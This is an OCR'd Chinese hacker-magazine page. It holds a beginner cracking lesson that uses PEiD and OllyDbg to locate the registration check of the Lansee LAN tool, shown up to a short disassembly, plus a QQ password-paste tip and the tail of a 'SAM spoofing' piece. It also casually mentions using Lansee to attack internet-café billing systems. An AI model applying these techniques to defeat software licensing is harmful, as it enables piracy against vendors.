



图10


“SAM欺骗”这一名词是我自己想出的，不知用在这里是否合适，不过这并不重要，重要的是让大家明白在拿到系统的管理权限后，费劲心机的得到administrator的界面去操作的原因。原因在本文开头已经讲到了，如果还不理解，那就再读一遍此文吧。希望大家能够体会到其中的奥妙。

不让粘贴我也粘

近墨者[jamdge]

大家都知道，QQ为了保护用户密码的安全，不允许在登录窗口中粘贴QQ密码。不管是使用Ctrl+V，还是点鼠标右键选择粘贴都不行。这一点我深有体会，可有时我们为了防止密码被盗，还是需要在QQ登录窗口粘贴密码的。那么我就告诉你一个在QQ登录窗口粘贴密码的超级简单的方法。





首先我们复制密码，然后在QQ密码框中点一下左键，如图1，让光标停留在里面。按下Shift+F10，松开F10（Shift键按住不放），再按下P键（或者用鼠标点“粘贴”），现在密码粘贴进去了，怎么样？简单吧，如图2。

文章难易度：★★★
文章阅读点：认识“伪破解”原理与破解实例介绍

从零开始学破解之（十六）

神秘的“伪破解”

Talent Feng

小菜们经过一年的学习，从暴力破解到手动脱壳都已经有了很大的长进，虽然功力不敢说太深厚，但是一些简单的问题已经难不倒小菜们了。现在就让我们回忆一下去年学习过的内容，当作是一次简单的复习吧！

去年上半年，我为大家详细讲解了暴力破解的各种实战应用：从对付NAG窗口到解决次数限制、功能限制等。当大家初步掌握了暴力破解的基本方法后突然觉得在破解工具的使用上又出现了一些问题。我们似乎总是不能让那些工具的强大功能全部发挥出来，针对这个问题，我又专门为大家详细讲解了PEID和OD这两个破解“必备”工具的详细使用方法。在最后一个阶段，我为大家讲解了去年最吸引人的话题“脱壳”，这是许多小菜梦寐以求的技术。如今，使用脱壳工具已经不在话下了，偶尔还能手动脱脱壳玩玩，掌握了“脚本脱壳大法”，一些加密壳和曾经闻之色变的加密壳也能轻松搞定了。

以上就是2007年为大家讲解的主要内容，新的一年来临了，新的问题也出现了，面对技术日益提升的小菜，简单的内容已经不能满足大家的胃口了，所以在新的一年中我们计划提升一下课程的难度，让小菜们的技术也能有一个质的飞跃。所以，在今年课程的难度上会有一定的提高，小菜们做好准备了吗？

新年第一章：神秘的“伪破解”

提到“破解”，小菜们都非常熟悉了，怎么突然又冒出了一个“伪破解”呢？这个“伪破解”是什么东西？大家先把这个问题放在心里，我们来破解一个软件试试身手，顺便复习一下学过的知识。说干就干，小菜们立刻摆起了架势，抄起了OD和PEID！大家还真急，目标软件还没有说就准备开始破解了。

复习与实践篇

今天我们要破解的目标软件是一个叫做Lansee的工具，它主要的功能就是查看和管理局域网中的信息。相信各位小菜平时在网吧偷偷摸摸搞鬼的时候没少用过它，风靡一时的攻击pubEP收费系统主机数据库，实现会员卡充钱的第一步就是依靠Lansee实现的。软件就简单的介绍到这儿，别忘了我们的正事——破解。

按照破解的流程，第一步当然是收集软件的基本信息了。使用PEID检查一下软件，发现软件是使用Borland Delphi语言编写的（图1），运气还算不错，碰到了一个没有加壳的软件。“直接开工吧！”小菜立马说到！别急，软件的基本信息还没有收集完呢！我们现在仅仅知道了软件没有加壳而已，软件的注册窗口在哪里、注册提示是什么、没有注册时的情况会有什么限制等我们都不得而知，而这些信息恰好又是非常重要的，所以还得研究一下这个软件才行。




图1

运行软件看看，未注册这类的提示或者标志没有出现在很明显的地方。那么，这个软件在哪里注册呢？当我们对“扫描主机”的线程数进行修改时，一个提示窗口跳了出来。原来在没有注册的情况下是不允许修改软件搜索主机线程的（图2），线程越多搜索的速度肯定越快，想要快速的搜索局域网中的主机就得把软件注册了才行。现在，思路清晰多了，这个软件的保护方式是很明显的“功能限制型”软件，简单的说就是在没有注册的情况下，不能使用软件的所有功能。




图2

刚分析到这儿，软件提示我们不能修改进程数的窗口不见了，取而代之的是一个要求输入注册名与注册码的窗口，这个软件的注册窗口还真隐蔽，不好好找的话确实很难发现。既然注册窗口出现了，那就试着输入一组注册信息试试，注册名：xiaocai，注册码为123，输入之后按下确定按钮，果然，一个提示注册码错误的窗口出现了，窗口的提示信息也很明确“输入的注册码无效”（图3）。




图3

看到这样的提示信息，小菜们心里一阵激动，破解的关键

信息总算是找到了。没错，我们看到的注册提示信息正是很好的破解线索。那么，下一步该怎么办呢？回忆破解的一般步骤，检查软件是否加壳、找到注册提示信息，再下一步该干什么呢？接下来就应该把软件直接丢进OD中进行解剖和分析了。

打开破解杀手锏“OllyDbg”，把软件放到里面，OD就会像医生一样把软件层层解开并把分析的结果显示出来了

> 小提示：可能有一些朋友第一次看我们的课程，还不太清楚如何把软件放进OD中。其实很简单，运行OllyDbg后单击“文件”按钮接着选择“打开”选项，在弹出的窗口中选择打开的目标软件就可以了。

现在小菜们看到这漫天的代码不会迷茫了吧，因为我们已经基本掌握了分析软件的方法了。看到这一行行的代码千万别头晕，转移一下注意力，单击鼠标右键，在弹出的菜单里选择“Find ASCII”，通过OD的这个字符串查找功能我们就可以方便的寻找到软件中所包含的各种字符串信息。很快的，OllyDbg就把查找字符串的工作完成了，来到了熟悉的“字符串查找”界面中。新手朋友们可能会觉得有些陌生，不过大家很快就会和小菜们一样，对眼前这一切了如指掌的。下面，就在这字符串的海洋中寻找我们刚才看到的那个“注册提示信息”，也就是“您输入的注册名或注册码无效，请重新输入！”这句提示信息。很快的我们就在其中找到了想要的东西（图4），双击找到的这句提示信息就来到了对应的代码处：

```
0049678B  |.  8BC6           mov    eax, esi
0049678D  |.  E8 BEAFFCFF    call   00461750
00496792  |.  EB 0A          jmp    short 0049679E
00496794  |>  B8 10684900    mov    eax, 00496810    您输入的注册名或注册码无效，请重新输入！
00496799  |.  E8 AA7DFAFF    call   0043E548
0049679E  |>  33C0           xor    eax, eax
```

